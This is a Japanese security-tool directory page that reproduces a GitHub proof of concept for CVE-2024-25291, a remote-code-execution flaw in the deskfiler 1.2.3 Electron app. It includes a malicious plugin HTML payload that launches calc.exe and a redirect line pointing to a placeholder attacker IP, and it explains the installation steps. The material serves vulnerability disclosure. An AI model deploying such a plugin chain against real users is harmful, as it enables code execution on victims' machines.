
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2024-25291 — deskfiler 1.2.3 オープンリダイレクトのエクスプロイト | Kitploit
ツール/GitHubGitHub/eqstlab/cve-2024-25291
脆弱性分析エクスプロイトウェブアプリケーション悪用ペネトレーションテストレッドチーミングペイロード開発
GitHubeqstlab/cve-2024-25291

CVE-2024-25291

deskfiler 1.2.3 オープンリダイレクトのエクスプロイト

リポジトリを見る
212年前未レビュー
共有

DeskFiler RCE

CVE-2024-25291 脆弱性の概念実証(Proof-of-Concept)です。

deskfiler - 1.2.3 は、アプリケーション内の Electron webview を許可し、結果としてリモートコード実行が可能になります。 このリポジトリには、脆弱なアプリケーションの例と、その概念実証(POC)エクスプロイトが含まれています。

PoC として、プロセスを自動化する Python ファイルが用意されています。

1.脆弱性の概要:

  • 脆弱性の対象: RCE を介したオープンリダイレクト
  • 影響を受けるバージョン: deskfiler-1.2.3
  • 問題の顕在化: Electron Webview
  • 攻撃種別: リモートコード実行
  • 攻撃ベクトル: 脆弱性を悪用するには、ユーザーがプラグインを開く必要があります。
  • 予約済み CVE 番号: CVE-2024-25291

2. 脆弱性の原因:

  • エクスプロイトの説明
    • アプリケーション内の特定のセクションで、Electron の Webview を通じて外部リンクにアクセスする部分が確認できました。したがって、これを利用して攻撃者のサーバーに接続することで、RCE を達成することが可能です。

概念実証(POC)

  • ステップ 1) 攻撃者のサーバーを準備し、悪意のあるプラグインを作成します。
<html>
 <head>
 <title>jruru</title>
 </head>
 <body>
 <script>
 const { shell } = require('electron');
 shell.openExternal('file:C:/Windows/System32/calc.exe');
 </script>
 </body>
 </html>

※ すぐにテストしたい場合は、攻撃者の PC に次のコードでサーバーを作成してください。

$ python -m http.server 80


注記: ※ ここでは、プラグインは攻撃者が作成したプラグインであり、攻撃者サーバーへアクセスさせるためのコードが追加された通常のプラグインであると想定しています。簡単なテストのため、BareBone を選択しました。 deskfiler1

次に、BareBone フォルダ内の index.js ファイルに、次のコードを追加します。

window.location='http://[attacker_ip]/hack.html'

  • ステップ 2) 被害者のサーバー上で Deskfiler を実行し、「Add new plugin」から BareBone プラグインをインストールします。 deskfiler2

deskfiler3


3. 追加情報

この PoC ではプラグインを利用しましたが、別の攻撃ベクトルを用いれば、単独でリモートコード実行(RCE)を達成することが可能であると考えています。さらに、Stored XSS や Reflected XSS などのサーバーサイドの脆弱性が存在する場合も、RCE は実行可能であると考えられます。


ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    790
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    508
  • 3

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    435
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    346
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    263
  • 6

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    260

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →